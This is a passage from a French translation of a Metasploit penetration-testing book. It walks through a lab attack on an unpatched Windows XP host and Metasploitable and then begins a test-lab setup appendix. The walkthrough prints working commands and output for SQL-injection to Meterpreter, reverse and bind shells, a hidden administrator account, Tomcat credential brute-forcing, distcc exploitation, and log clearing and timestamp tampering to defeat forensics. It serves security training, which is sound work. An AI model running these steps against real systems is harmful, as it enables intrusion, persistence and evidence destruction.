Ici, nous ne parlerons pas des injections SQL dans les applications web, mais il est très facile de modifier les paramètres d'entrée pour attaquer un système et le compromettre entièrement (cela a été brièvement abordé au Chapitre 11). Notez qu'actuellement nous n'avons toujours pas attaqué de système ; nous avons simplement tenté d'identifier un vecteur d'attaque possible. Maintenant que nous savons qu'il est possible de compromettre le système, il est temps de passer à la phase d'exploitation.




Figure 17.3
Message d'erreur : une injection SQL est présente.

Exploitation

Lorsque nous recherchions des failles dans l'application web, nous avons découvert un vecteur d'attaque *via* l'injection SQL. Dans ce cas précis, Fast-Track est notre meilleure chance de compromettre le serveur MS SQL et d'accéder à notre cible grâce à Meterpreter car, comme nous l'avons vu au Chapitre 11, il attaque aisément les failles sujettes aux injections SQL basées sur MS SQL.

Après avoir lancé notre console Meterpreter, nous allons regarder comment obtenir un accès au système Metasploitable sur le réseau interne.

Personnalisation de la console MSF

Nous allons utiliser SQLPwnage pour déployer la console Meterpreter *via* une injection SQL sur la cible afin d'obtenir les droits d'administration sur sa base de données côté serveur. Souvenez-vous, nous avions appris au Chapitre 11 que SQLPwnage est une méthode automatique pour attaquer les failles de type injection basées sur MS SQL et qu'il utilise de multiples méthodes d'attaque afin de compromettre entièrement le serveur SQL *via* la procédure stockée xp_cmdshell.

Avant de lancer l'attaque, nous devons régler quelques paramètres au travers de msfconsole. Pour s'entraîner, créons notre propre listener Metasploit. Fast-Track peut le faire pour nous mais nous allons ajouter à Metasploit la fonction load auto_add_route ❶ afin que nous puissions nous connecter automatiquement aux systèmes sur le réseau interne. Nous allons créer un listener et lancer Fast-Track pour attaquer le système.

```
root@bt:/opt/framework3/msf3# msfconsole

msf > use multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 172.16.32.129

LHOST => 172.16.32.129
```

```
msf exploit(handler) > set LPORT 443

LPORT => 443

❶    exploit(handler) > load auto_add_route

[*]  Successfully loaded plugin: auto_add_route

msf exploit(handler) > exploit –j

[*]  Exploit running as background job.

[*]  Started reverse handler on 172.16.32.129:443

[*]  Starting the payload handler...

msf exploit(handler) >
```

Avec notre listener en attente d'une connexion en provenance de la cible bientôt compromise, nous lançons Fast-Track (vous pouvez fermer la fenêtre xterm qui s'ouvre, étant donné que nous avons déjà notre listener configuré).

```
[+]  Importing 64kb debug bypass payload into Fast-Track... [+]

[+]  Import complete, formatting the payload for delivery.. [+]

[+]  Payload Formatting prepped and ready for launch. [+]
```

[+] Executing SQL commands to elevate account permissions. [+]

[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]

[+] Delivery Complete. [+]

Launching MSFCLI Meterpreter Handler

Creating Metasploit Reverse Meterpreter Payload..

Created by msfpayload (http://www.metasploit.com).

Payload: windows/meterpreter/reverse_tcp

Length: 290

Options: LHOST=172.16.32.129,LPORT=443

Taking raw binary and converting to hex.

Raw binary converted to straight hex.

[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]

[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]

[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]

. . . SNIP . . .

[+] Conversion from hex to binary in progress. [+]

[+] Conversion complete. Moving the binary to an executable. [+]

[+] Splitting the hex into 100 character chunks [+]

[+] Split complete. [+]

[+] Prepping the payload for delivery. [+]

Sending chunk 1 of 8, this may take a bit...

Sending chunk 2 of 8, this may take a bit...

. . . SNIP . . .

Using H2B Bypass to convert our Payload to Binary..

Running cleanup before launching the payload....

[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]

Cela devrait vous paraître familier. Fondamentalement, nous venons d'attaquer l'application web grâce à Fast-Track et nous l'avons exploité *via* une attaque par injection SQL. Nous avons utilisé la procédure stockée xp_cmdshell et la technique de conversion binaire vers hexadécimal pour obtenir un shell Meterpreter à part entière.

Postexploitation

À ce niveau, nous devrions avoir une console Meterpreter qui tourne en arrière-plan dans msfconsole. Nous pouvons donc commencer à scanner le sous-réseau de la cible pour trouver d'autres systèmes disponibles. Pour cela, nous allons uploader nmap vers la cible et le lancer depuis la machine Windows.

Premièrement, téléchargez nmap depuis insecure.org au format exécutable et faites-en une sauvegarde locale. Nous allons l'uploader vers la cible. Ensuite, nous allons nous connecter à la cible *via* le RDP (*Remote Desktop Protocol*) de Microsoft, un protocole administratif de commande graphique intégré qui permet d'interagir avec le Windows Desktop comme si vous étiez assis devant la machine distante. Après nous être connecté à notre session Meterpreter, nous allons utiliser le script Meterpreter getgui pour créer un tunnel RDP de la machine cible vers nous sur le port 8080 et ajouter un nouvel administrateur au système.

Nous entrons rdesktop localhost:8080 depuis la ligne de commandes de Back|Track, afin de pouvoir nous connecter au système avec le nouveau compte utilisateur. Puis nous utilisons Meterpreter pour uploader nmap sur la cible. Notre but est d'installer nmap sur le Windows compromis et d'utiliser le système comme base de lancement pour organiser les attaques suivantes. À l'inverse, vous pouvez utiliser /scanner/portscan/syn et scanner/portscan/tcp pour scanner les ports directement grâce à Metasploit. Le choix vous appartient, selon votre préférence et vos besoins.

```
meterpreter > run getgui -e -f 8080

[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator

[*] Carlos Perez carlos_perez@darkoperator.com

[*] Enabling Remote Desktop

[*] RDP is already enabled

[*] Setting Terminal Services service startup mode

[*] Terminal Services service is already set to auto

[*] Opening port in local firewall if necessary

[*] Starting the port forwarding at local port 8080

[*] Local TCP relay created: 0.0.0.0:8080 <-> 127.0.0.1:3389

meterpreter > shell

Process 2480 created.

Channel 6 created.

Microsoft Windows XP [Version 5.1.2600]
```

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user msf metasploit /add

net user msf metasploit /ADD

The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators msf /add

net localgroup administrators msf /add

The command completed successfully.

C:\WINDOWS\system32>

C:\WINDOWS\system32>^Z

Background channel 6? [y/N] y

meterpreter > upload nmap.exe

[*] uploading : nmap.exe -> nmap.exe

[*] uploaded : nmap.exe -> nmap.exe

meterpreter >

Nous avons désormais notre base de lancement pour des attaques additionnelles. Avec nmap installé sur la cible, nous avons la maîtrise du réseau interne. Nous pouvons maintenant essayer de dénombrer les systèmes connectés en interne et tenter de pénétrer plus profondément le réseau.

Scanner le système Metasploitable

Grâce à notre session Meterpreter, qui nous garantit l'accès au réseau interne *via* la commande load auto_add_route, nous pouvons scanner et exploiter les hôtes internes en utilisant la cible Windows XP compromise comme base de lancement. Étant connectés au réseau interne, nous devrions être en mesure d'atteindre notre système Metasploitable. Commençons par un scan de port.

```
nmap.exe -sT -A -P0 172.16.32.162
```

```
PORT     STATE  SERVICE  VERSION

21/tcp   open   ftp      ProFTPD 1.3.1

|_ftp-bounce: no banner

22/tcp   open   ssh      OpenSSH 4.7p1 Debian 8ubuntu1
                         (protocol 2.0)

| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd
(DSA)
```

|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)

|_html-title: Site doesn't have a title (text/html).

139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

|_html-title: Apache Tomcat/5.5

|_http-favicon: Apache Tomcat

MAC Address: 00:0C:29:39:12:B2 (VMware)

No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/).

Network Distance: 1 hop

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux

Host script results:

|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Name: WORKGROUP\Unknown

|_ System time: 2010-05-21 22:28:01 UTC-4

OS and Service detection performed. Please report any incorrect results

at http://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 60.19 seconds

Nous remarquons ci-dessus une série de ports ouverts. En nous basant sur la détection de système d'exploitation de nmap, nous constatons que le système scanné est une sorte de variante d'UNIX/Linux. Certains de ces ports devraient ressortir par rapport aux autres dans votre esprit, tels que FTP, Telnet, HTTP, SSH, Samba, MySQL, PostgreSQL et Apache.

Identifier des services vulnérables

Comme certains ports semblent intéressants, nous allons identifier chacun d'eux pour tenter de trouver un chemin vers le système.

```
msf > use auxiliary/scanner/ftp/ftp_version

msf auxiliary(ftp_version) > set RHOSTS 172.16.32.162

RHOSTS => 172.16.32.162

msf auxiliary(ftp_version) > run

[*] 172.16.32.162:21 FTP Banner: '220 ProFTPD 1.3.1 Server (Debian)
[::ffff:172.16.32.162]\x0d\x0a'

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(ftp_version) >
```

En quittant le système, nous savons désormais que ProFTPD 1.3.1 tourne sur le port 21. Nous utilisons maintenant SSH pour en apprendre plus sur la cible (en ajoutant l'option -v, nous avons une sortie plus prolixe). Ce qui suit nous apprend que notre cible exécute une vieille version d'OpenSSH, écrite spécialement pour Ubuntu :

```
msf > ssh 172.16.32.162 –v

[*]       exec: ssh 172.16.32.162 –v



OpenSSH_5.1p1 Debian-3ubuntu1, OpenSSL 0.9.8g 19 Oct 2007
```

Maintenant, nous lançons ce qui suit pour déterminer la version d'Ubuntu qui tourne sur ce système :

```
msf auxiliary(telnet_version) > set RHOSTS 172.16.32.162

RHOSTS => 172.16.32.162

msf auxiliary(telnet_version) > run


[*] 172.16.32.162:23 TELNET Ubuntu 8.04\x0ametasploitable login:

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed
```

```
msf auxiliary(telnet_version) >
```

Super ! Nous savons désormais que le système tourne sous Ubuntu 8.04 et que deux protocoles non chiffrés (telnet et FTP) sont utilisés et pourront nous être utiles par la suite.

Maintenant jetons un coup d'œil à SMTP pour découvrir sous quelle version notre cible utilise. Souvenez-vous que nous sommes en train d'essayer d'identifier la version des services fonctionnant sur les divers systèmes distants.

```
msf > use auxiliary/scanner/smtp/smtp_version

msf auxiliary(smtp_version) > set RHOSTS 172.16.32.162

RHOSTS => 172.16.32.162

msf auxiliary(smtp_version) > run

[*] 172.16.32.162:25 SMTP 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)\x0d\x0a

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(smtp_version) >
```

Comme vous pouvez le voir, le serveur mail Postfix semble être utilisé sur le serveur Metasploitable.

Le processus se poursuit sur tous les ports que nous avons découverts en

écoute sur la cible. Les différents modules auxiliaires sont très utiles pour ce genre de travail. Une fois que vous avez terminé, vous devriez avoir la liste des versions des logiciels démarrés sur le système. Ces informations se révéleront utiles lorsque vous passerez à l'attaque.

Attaque d'Apache Tomcat

Nous entrons à nouveau dans la phase d'attaque, où nous allons commencer à mettre les mains dans le cambouis. Au cours de nos recherches, nous avons découvert pléthore de failles dans ce système, incluant des exploits directs et des possibilités de bruteforce. Si nous étions en train d'effectuer un test de pénétration non caché, nous pourrions lancer des scanners de vulnérabilité contre le système pour trouver la meilleure ouverture, mais cela enlèverait tout l'aspect fun de la chose ! Allons plutôt attaquer Apache.

Nous savons qu'Apache Tomcat est installé sur le port 8180, grâce à nos récents scans de ports. Après quelques recherches sur Internet, nous apprenons que Tomcat est vulnérable à une attaque par bruteforce sur l'interface de gestion (dans la plupart des cas, il est possible d'utiliser exploit-db ou Google pour identifier les vulnérabilités potentielles d'un service donné). Après une autre petite séance de recherches sur Internet à propos de la version d'Apache Tomcat installée sur la cible, il nous semble que le manager Tomcat est le meilleur point d'attaque pour compromettre le système. Si nous pouvons passer outre la fonction de gestion de Tomcat, nous pouvons utiliser la méthode HTTP PUT pour déployer notre payload dans le système désormais vulnérable. Voilà comment lancer l'attaque (la liste des exploits et des payloads en moins) :

```
msf > search apache

[*]  Searching loaded modules for pattern 'apache'...
```

. . . SNIP . . .

msf auxiliary(tomcat_mgr_login) > set RHOSTS 172.16.32.162

RHOSTS => 172.16.32.162

smsf auxiliary(tomcat_mgr_login) > set THREADS 50

THREADS => 50

msf auxiliary(tomcat_mgr_login) > set RPORT 8180

RPORT => 8180

msf auxiliary(tomcat_mgr_login) > set VERBOSE false

VERBOSE => false

emsf auxiliary(tomcat_mgr_login) > run

[+] http://172.16.32.162:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]

successful login 'tomcat' : 'tomcat'

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

```
msf auxiliary(tomcat_mgr_login) >
```

Notre attaque par bruteforce est couronnée de succès et nous sommes connectés avec tomcat comme identifiant et tomcat comme mot de passe. Mais nous n'avons pas de shell pour le moment.

Grâce à nos identifiants récemment acquis, nous tirons profit de la fonction HTTP PUT avec l'exploit multi/http/tomcat_mgr_deploy pour déployer notre payload sur le système en utilisant l'identifiant et le mot de passe que nous avons découverts lorsque nous avons bruteforcé le login.

```
auxiliary(tomcat_mgr_login) > use multi/http/tomcat_mgr_deploy

msf exploit(tomcat_mgr_deploy) > set password tomcat

password => tomcat

msf exploit(tomcat_mgr_deploy) > set username tomcat

username => tomcat

msf exploit(tomcat_mgr_deploy) > set RHOST 172.16.32.162

RHOST => 172.16.32.162

msf exploit(tomcat_mgr_deploy) > set LPORT 9999

LPORT => 9999
```

```
Msf exploit(tomcat_mgr_deploy) > set RPORT 8180

RPORT => 8180

msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell_bind_tcp

payload => linux/x86/shell_bind_tcp

msf exploit(tomcat_mgr_deploy) > exploit

[*] Using manually select target "Linux X86"

[*] Uploading 1669 bytes as FW36owipzcnHeUyIU

[*] Started bind handler

[*] Executing /FW36owipzcnHeUyIUaX/UGMIdfFjVENQOp

[*] Undeploying FW36owipzcnHeUyIUaX ...

[*] Command shell session 1 opened (172.16.32.129 172.16.32.162:9999) at 2010-05-

21 23:57:47 -0400msf
```

ls

bin

boot

cdrom

dev

etc

home

initrd

initrd.img

lib

lost+found

media

mnt

opt

proc

root

sbin

srv

sys

tmp

usr

var

vmlinuz

whoami

tomcat55

ls /root

reset_logs.sh

mkdir /root/moo.txt

mkdir: cannot create directory ’/root/moo.txt’: Permission denied

Notez que nous ne pouvons pas modifier le dossier root car nous sommes

sur un compte utilisateur aux droits limités. Pour ce faire, nous aurions besoin d'utiliser un compte administrateur. Généralement, Apache utilise le compte utilisateur Apache, qui peut parfois être Apache mais peut tout aussi bien être httpd, www-data, ou bien encore autre chose. Compte tenu de ce que nous savons de la version du système d'exploitation, nous pourrions utiliser des techniques de privilege escalation locales pour obtenir plus d'accès en tant que root. Puisque nous avons déjà un accès, tentons quelques attaques.

Note

Voici un petit indice pour obtenir l'accès à Metasploitable sans privilege escalation : allez chercher l'exploit SSH predictable PRNG sur **http://www.exploit-db.com/exploits/5720/**.

Attaque de services cachés

Lorsque nous avons utilisé le scan de ports de nmap, nous n'avons pas inclus tous les ports possibles. Maintenant que nous avons le contrôle du système, nous pouvons entrer netstat -antp, et nous découvrons d'autres ports que nmap n'avait pas scannés durant l'attaque (souvenez-vous que dans un pentest, on ne peut pas toujours se fier aux paramètres par défaut pour réussir).

Notre scan découvre que le port 3632 est ouvert et associé à DistCC. Une recherche sur Internet nous apprend que DistCC est un programme qui distribue des versions de code C/C++ à plusieurs machines en réseau, et qu'il est invulnérable à toute attaque (lorsque vous effectuerez des tests de pénétration, vous tomberez souvent sur des applications et des produits inconnus, et vous devrez faire une recherche à propos de ladite application avant de l'attaquer).

```
msf exploit(distcc_exec) > set payload linux/x86/shell_reverse_tcp
```

payload => linux/x86/shell_reverse_tcp

msf exploit(distcc_exec) > **set LHOST 172.16.32.129**

LHOST => 172.16.32.129

shomsf exploit(distcc_exec) > **set RHOST 172.16.32.162**

RHOST => 172.16.32.162

msf exploit(distcc_exec) > **show payloads**

Compatible Payloads

==========

Name	Rank	Description
cmd/unix/bind_perl	normal	Unix Command Shell, Bind TCP (via perl)
cmd/unix/bind_ruby	normal	Unix Command Shell, Bind TCP

		(via Ruby)
cmd/unix/generic	normal	Unix Command, Generic command execution
cmd/unix/reverse	normal	Unix Command Shell, Double reverse TCP (telnet)
cmd/unix/reverse_perl	normal	Unix Command Shell, Reverse TCP (via perl)
cmd/unix/reverse_ruby	normal	Unix Command Shell, Reverse TCP (via Ruby)

msf exploit(distcc_exec) > **set payload cmd/unix/reverse**

payload => cmd/unix/reverse

msf exploit(distcc_exec) > **exploit**

[*] Started reverse double handler

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo q6Td9oaTrOkXsBXS;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket A

[*] A: "q6Td9oaTrOkXsBXS\r\n"

[*] Matching...

[*] B is input...

[*] Command shell session 2 opened (172.16.32.129:4444 -> 172.16.32.162:47002) at 2010-05-22 00:08:04 -0400

whoami

daemon

mkdir /root/moo

mkdir: cannot create directory ’/root/moo’: Permission denied

Vous pouvez constater que nous ne sommes toujours pas root. Un exploit local permettant une élévation de privilèges nous permettra d’encore plus

compromettre le système et de nous donner un accès complet en tant qu'administrateur (root). Nous n'allons pas vous donner la solution dans ce livre, mais vous pouvez utiliser ce que vous y avez appris pour obtenir les privilèges root sur le système Metasploitable. Indice : vous pouvez trouver l'exploit sur le site Exploit Database (http://www.exploit-db.com/). Tentez par vous-même d'obtenir un shell Linux/Meterpreter root sur le système.

Effacement des traces

Après avoir effectué notre attaque, notre prochaine étape consistera à retourner vers chaque système exploité afin d'effacer nos traces et de nettoyer derrière nous. Des vestiges d'un shell Meterpreter ou quelques fragments d'un malware doivent être retirés pour éviter d'exposer encore plus le système. Par exemple, quand nous avons appliqué la commande PUT pour compromettre l'instance Apache Tomcat, un attaquant pourrait utiliser le bout de code de l'exploit restant pour compromettre le système.

Parfois, vous aurez besoin d'effacer vos propres traces – par exemple, lors du test d'analyse forensique d'un système compromis ou d'un programme de gestion d'incidents. Dans ces cas précis, votre but est de contrecarrer toute analyse forensique ou tout système de détection d'intrusion (IDS). Il est souvent compliqué de dissimuler entièrement ses traces, mais vous devriez être capable de manipuler le système afin de troubler un possible examinateur et de lui rendre presque impossible toute évaluation de la portée des dégâts.

Dans la plupart des cas, quand une analyse forensique est réalisée, si vous pouvez embrouiller le système de telle manière que cela rende le travail de la majorité des examinateurs illisible ou incertain, alors l'examinateur conclura sans doute que le système à été infecté ou compromis mais il sera probablement incapable de se rendre compte de la quantité d'informations que vous avez été capable d'extraire du

système. La meilleure façon d'embrouiller l'analyse forensique est de formater le système et de le restaurer, supprimant de ce fait toute trace, mais c'est une méthode rarement utilisée durant un pentest.

L'un des avantages de Meterpreter que nous avons évoqués dans plusieurs chapitres est sa capacité à résider en mémoire. C'est un vrai défi de détecter et de réagir à un Meterpreter logé à cet endroit-là. Bien que des recherches soient faites pour mieux débusquer les payloads Meterpreter, l'équipe chargée de Metasploit revient toujours avec une nouvelle façon de les cacher.

Il s'agit du même jeu du chat et de la souris auquel se livrent les éditeurs d'antivirus avec les nouvelles versions de Meterpreter. Quand une nouvelle méthode ou un nouvel encodeur permettant de cacher un payload arrive sur le marché, il peut se passer plusieurs mois avant que les éditeurs découvrent le problème et mettent à jour leur signature numérique pour le régler. Dans la plupart des cas, il est très compliqué pour beaucoup d'analystes forensiques d'identifier une attaque venant d'un Metasploit résidant entièrement dans la mémoire de la machine.

Nous n'allons pas nous étendre sur la façon de couvrir ses traces, mais deux outils Metasploit sont à mentionner : timestomp et event_manager. Timestomp est le plug-in Meterpreter qui vous permet de modifier, supprimer ou modifier certains attributs de fichiers. Lançons-le :

```
meterpreter > timestomp

Usage: timestomp file_path OPTIONS



OPTIONS:
```

```
-a   <opt>  Set the "last accessed" time of the file
-b          Set the MACE timestamps so that EnCase shows blanks
-c   <opt>  Set the "creation" time of the file
-e   <opt>  Set the "mft entry modified" time of the file
-f   <opt>  Set the MACE of attributes equal to the supplied file
-h          Help banner
-m  <opt>  Set the "last written" time of the file
-r          Set the MACE timestamps recursively on a directory
-v          Display the UTC MACE values of the file
-z   <opt>  Set all four attributes (MACE) of the file

meterpreter > timestomp C:\\boot.ini -b
[*]  Blanking file MACE attributes on C:\boot.ini
meterpreter >
```

Ici par exemple, nous avons changé le timestamp pour que, lors de l'utilisation d'Encase (un outil d'analyse forensique populaire), les timestamps soient vides.

L'outil event_manager va modifier le journal d'événement pour cacher toute information qui pourrait révéler qu'une attaque a eu lieu. Voici la manœuvre à effectuer :

```
meterpreter > run event_manager

Meterpreter Script for Windows Event Log Query and Clear.
```

OPTIONS:

-c	<opt>	Clear a given Event Log (or ALL if no argument specified)
-f	<opt>	Event ID to filter events on
-h		Help menu
-I		Show information about Event Logs on the System and their configuration
-l	<opt>	List a given Event Log.
-p		Supress printing filtered logs to screen
-s	<opt>	Save logs to local CSV file, optionally specify alternate folder in which to

save logs

meterpreter > run event_manager -c

[-] You must specify an eventlog to query!

[*] Application:

[*] Clearing Application

[*] Event Log Application Cleared!

[*] MailCarrier 2.0:

[*] Clearing MailCarrier 2.0

[*] Event Log MailCarrier 2.0 Cleared!

[*] Security:

[*] Clearing Security

[*] Event Log Security Cleared!

[*] System:

```
[*] Clearing System

[*] Event Log System Cleared!

meterpreter >
```

Ici, nous avons effacé tous les journaux d'événements, mais un examinateur pourrait tomber sur d'autres indices sur le système qui pourraient lui faire penser à une attaque. Néanmoins, de manière générale celui-ci ne sera pas capable de rassembler les pièces du puzzle et donc d'identifier ce qui s'est passé pendant l'attaque. Mais il saura que quelque chose s'est produit.

N'oubliez pas de noter les changements que vous effectuez sur le système cible, il sera ainsi plus facile d'effacer vos traces. Généralement, vous laisserez une petite trace de votre passage sur le système, alors autant rendre le travail de recherche extrêmement compliqué pour l'équipe d'analyse forensique.

Conclusion

À ce stade, nous pourrions continuer à attaquer d'autres machines sur le réseau interne en utilisant à la fois Metasploit et Meterpreter, nos attaques n'étant limitées que par notre imagination et notre habilité. Si le réseau était plus grand, nous pourrions pénétrer celui-ci en utilisant les informations issues des différents systèmes présents.

Par exemple, un peu plus tôt dans le chapitre, nous avons compromis un système tournant sous Windows. Nous pourrions utiliser la console Meterpreter pour extraire les valeurs hashées du système puis les utiliser pour s'authentifier sur d'autres systèmes tournant sous Windows. Le compte d'administrateur local est presque tout le temps le même d'un système à l'autre, donc même dans un environnement de grande

entreprise, nous pourrions utiliser les informations d'un système pour baser nos attaques sur un autre système.

Les tests de pénétration requièrent de sortir des sentiers battus et de rassembler des pièces de puzzle. Nous avons utilisé une méthode dans ce chapitre, mais il y a probablement plusieurs façons de rentrer dans les systèmes, et plusieurs chemins d'attaque dont vous pouvez tirer profit. Tout cela viendra avec le temps et l'expérience. Prenez le temps d'être créatif. De plus, la persévérance est l'élément clé des tests de pénétration.

N'oubliez pas d'établir un ensemble de règles et de méthodes avec lesquelles vous êtes à l'aise, mais changez-les si nécessaire. Souvent, les pentesters changent leur méthode au moins une fois par test, pour ne pas s'enfermer dans leurs habitudes. Les changements peuvent inclure une nouvelle façon d'attaquer un système, ou l'utilisation d'une nouvelle méthode. Peu importe la méthode que vous choisissez, vous pouvez accomplir tout ce que vous voulez dans ce domaine avec un peu d'expérience et beaucoup de travail.

Configurer les machines cibles

La meilleure manière d'apprendre à utiliser le Framework Metasploit est de s'entraîner à répéter une tâche jusqu'à ce que l'on comprenne totalement comment elle est accomplie. Cette annexe explique comment mettre en place un environnement de test à utiliser avec les exemples dans ce livre.

Installation et paramétrage du système

Les exemples dans ce livre utilisent une combinaison de Back|Track, Ubuntu 9.04, Metaspoitable et Windows XP. Back|Track nous sert d'instrument pour l'exploitation et les systèmes Ubuntu et Windows sont nos systèmes cibles.

Premièrement, créez un Windows XP Service Pack 2 non patché pour tester les exemples présentés tout au long du livre. Les machines virtuelles Back|Track et Ubuntu 9.04 peuvent être utilisées sur une machine hôte ayant Windows, Mac OS X ou Linux ou n'importe quel produit VMware, incluant Workstation, Server, Player, Fusion ou ESX.

Note

Soyez précautionneux avec vos machines virtuelles Ubuntu et Windows XP, car ces systèmes sont vulnérables et faciles à exploiter.

N'effectuez pas d'activités sensibles sur ces machines : si vous pouvez les exploiter, n'importe qui peut le faire aussi.

Si vous n'avez pas déjà le VMware Player gratuit pour Windows et Linux, téléchargez-le et installez-le. Si vous utilisez OS X, téléchargez le trial de trente jours de VMware Fusion (si vous êtes sous Windows, vous pouvez aussi utiliser le VWware Server gratuitement).

Après avoir installé VMware, double-cliquez sur le fichier .vmx à utiliser avec VMware, ou ouvrez les fichiers de la machine virtuelle dans VMware Player en choisissant File > Open et en pointant le dossier qui contient toutes les machines virtuelles et les fichiers associés. Si vous l'installez depuis une image ISO, créez une nouvelle machine virtuelle et spécifiez le fichier ISO comme CD-ROM.

Note

Téléchargez Back|Track depuis **http://www.backtrack-linux.org/** et Ubuntu 9.04 depuis **http://www.vmware.com/appliances/directory/** en cherchant Ubuntu 9.04. Metasploitable peut être téléchargé depuis **https://community.rapid7.com/community/metasploit/blog**.
